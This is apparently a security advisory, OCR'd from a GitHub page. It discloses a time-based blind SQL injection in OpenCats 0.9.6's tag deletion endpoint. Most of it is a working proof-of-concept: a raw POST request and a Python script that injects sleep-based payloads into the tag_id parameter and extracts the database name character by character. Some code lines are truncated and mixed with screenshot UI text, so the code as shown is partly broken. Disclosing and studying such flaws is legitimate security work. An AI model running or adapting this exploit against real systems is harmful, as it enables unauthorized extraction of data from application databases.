hansmach1ne Update SQLI_tag_deletion.md History

1 contributor


139 lines (106 sloc) | 5.25 KB


SQL injection vulnerability in OpenCats 'Tag' deletion functionality.

OpenCats version 0.9.6 PHP7.2 suffers from SQL injection vulnerability. This allows attackers control over the application's database.

User has control over tagID variable, which allows SQL injection in DELETE statement via time-based/blind techniques.

PoC:


OpenCATS - Home
192.168.203.135/opencats/index.php?m=home
opencats
open. online. free.
OpenCATS.org
Logout
21232f297a57a5a743894a0e4a801fc3 Administrator <admin> (testdomain.com) Administrator
Dashboard
Activities
Job Orders
Candidates
Companies
Contacts
Lists
Calendar
Reports
Settings
Recent: aaa | mach1ne mach1ne | Internal Postings | 123 | TestIS
Quick Search:
Go
My Recent Calls
My Upcoming Calls
My Upcoming Events
12-09-22 01:49 PM: mach1ne mach1ne
12-09-22 01:49 PM: 234 234
12-09-22 01:44 PM: test test
Recent Hires
Hiring Overview
Name
Company
Recruiter
Date
NO DATA
Weekly
Monthly
Yearly
Submissions
Interviews
Hires
Important Candidates (Submitted, Interviewing, Offered in Active Job Orders) - Page 1 (0 Items)
First Name
Last Name
Status
Position
Company
Modified


OpenCATS - Settings — Mozilla Firefox
OpenCATS - Settings
192.168.203.135/opencats/index.php?m=settings
opencats
open. online. free.
OpenCATS.org
Logout
21232f297a57a5a743894a0e4a801fc3 Administrator <admin> (testdomain.com) Administrator
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
Settings
Administration
My Profile
Recent: aaa | mach1ne mach1ne | Internal Postings | 123 | TestIS
Quick Search:
Go
Settings: My Profile
Profile
View Profile
View your current profile to verify your information is correct.
Change Password
Change your CATS login password.
OpenCATS Version 0.9.6. Powered by OpenCATS.


OpenCATS - Settings — Mozilla Firefox
OpenCATS - Settings
192.168.203.135/opencats/index.php?m=settings&a=administration
opencats
open. online. free.
OpenCATS.org
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21232f297a57a5a743894a0e4a801fc3 Administrator <admin> (testdomain.com) Administrator
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
Administration
My Profile
Recent: aaa | mach1ne mach1ne | Internal Postings | 123 | TestIS
Quick Search:
Go
Settings: Administration
Site Management
Careers Website
Configure your website where applicants can apply and post their resumes for your jobs.
Change Site Details
Change the site details such as site name and institution configuration.
User Management
Add, edit and delete users for your site.
Login Activity
Shows you the login history for your site.
General E-Mail Configuration
Configure E-Mail preferences such as return address and when E-Mails are sent.
E-Mail Template Configuration
Configure E-Mail templates for your site.
Localization
Change how addresses and times are displayed and behave for different regions.
Data Import
Import resumes, candidates, companies or contacts from files on your computer.
Site Backup
Produce a downloadable backup with all the content in your site.
Feature Settings
EEO / EOC Support
Enable and configure EEO / EOC compliance tracking.
Configure Tags
Add/Remove tags, description for tags
GUI Customization
Customize Calendar
Change calendar settings, such as the duration of a work day.





```
1  POST /opencats/index.php?m=settings&a=ajax_tags_del HTTP/1.1
2  Host: 192.168.203.135
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:103.0) Gecko/20100101 Firefox/103.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  X-Requested-With: XMLHttpRequest
9  Content-Length: 9
10 Origin: http://192.168.203.135
11 Connection: close
12 Referer: http://192.168.203.135/opencats/index.php?m=settings&a=tags
13 Cookie: CATS=fo94k0dhvg1ip6onbe7gc6tit7
14
15 tag_id=92
```

tagID variable is vulnerable. Similar query is build by application: `DELETE FROM tag WHERE(tag_id = XXX OR tag_parent_id = 1) AND site_id = 1;`

User can control XXX part. By asking many yes/no questions to the database user can differentiate between true and false statements. Using time-based blind technique attacker can exfiltrate data from entire database.

PoC example:

exfiltrate result of database() query:



xploit.py

```
import requests
import string
import sys

def inRange(rTime, averageTime, sleepAmount):
    if(rTime > sleepAmount and rTime < rTime + (averageTime*20/100) and rTime > rTim
        return True
    else: return False

headers = {}
proxies = {}
#proxies["http"] = "http://127.0.0.1:8080"

#Login and get session cookie..
#Change this
headers["Cookie"] = "CATS=cl2201l24aihqlnch0jgnr4pd2"
```

```
url = "http://192.168.203.135/opencats/index.php?m=settings&a=ajax_tags_del"

#Prepare Content-Type for POST request compability
headers["Content-Type"] = "application/x-www-form-urlencoded"
#Prepare POST parameter 'tag_id'
postdata = "tag_id=PWN"

tempPayload = "1 OR 1=(sleep(3))"

print("Sending few request to determine average response time...")

timeSum = 0
numberOfBaselineRequests = 5
for i in range(numberOfBaselineRequests):
    try:
        rTest = requests.post(url, headers = headers, data=postdata.replace('PWN','1
        timeSum  += rTest.elapsed.total_seconds()
        if('<form name="loginForm"' in rTest.text):
            print("Session cookie not valid, change it inside .py")
            sys.exit(-1)
        print("Iteration: " + str(i+1) + ". Response time in seconds: " + str(rTest.
    except:
        print("Some exception ocurred while sending or receiving data from the appli
        sys.exit(-1)

averageTime = timeSum/numberOfBaselineRequests
print("Average response time for " + str(numberOfBaselineRequests) + " requests is :

print("\nTrying to inject sleep(3)")
r = requests.post(url, headers = headers, data = postdata.replace('PWN',tempPayload)
rTime = r.elapsed.total_seconds()
print("Response time: " + str(rTime))

if(inRange(rTime, averageTime, 3)):
    print("\n[+] Application is vulnerable to SQL injection...")

#Getting value for false statement -> sleep(1)
tempPayload2 = "1 or 1=(sleep(0.1))"
r2 = requests.post(url, headers = headers, data = postdata.replace('PWN',tempPayload
t_sleep_one = r2.elapsed.total_seconds()

tempPayload3 = "1 or 1=(sleep(0.3))"
r3 = requests.post(url, headers = headers, data=postdata.replace('PWN', tempPayload3
t_sleep_three = r3.elapsed.total_seconds()

print("False statement time: " + str(t_sleep_one))
print("True statement time: " + str(t_sleep_three) + "\n")

length = 0
```

```
exfilQuery = "1 OR 1=(IF(length(database())='XXX',sleep(0.3),sleep(0.1)))"
#Determine length of the result that we want. i.e database() function..
while(True):
    q = exfilQuery.replace('XXX', str(length))
    r = requests.post(url, headers = headers, data = postdata.replace('PWN', q))
    time = r.elapsed.total_seconds()

    print("Length : " + str(length) + ". Time: " + str(time))

    #If sleep(3) gets executed, we have correct length
    if(time > (t_sleep_one+(t_sleep_one*20/100))):
        print("Got length " + str(length))
        break

    length += 1
    if(length == 1000):
        break

if(length == 0 or length == 1000):
    print("Something is wrong. Exiting...")
    sys.exit(-1)
else: print("Length of 'database()' query: " + str(length))

#OK----|
alphanumerics = list(string.ascii_lowercase + string.ascii_uppercase + string.digits
exfilQuery = "1 OR 1=(IF(substr(database(),YYY,1) = 'XXX',sleep(0.3), sleep(0.1)))"

data = []
for i in range(length):
    for item in alphanumerics:
        q = exfilQuery.replace('XXX',str(item))
        q = q.replace('YYY',str(i+1))
        print(q)
        r = requests.post(url, headers = headers, data = postdata.replace('PWN',q),
        time = r.elapsed.total_seconds()
        print(str(time) + "\n")
        if(time > (t_sleep_one+(t_sleep_one*20/100))):
            print(str(i+1) + ". Letter = " + item)
            data.append(item)
            break

print("database() -> " + "".join(data))
```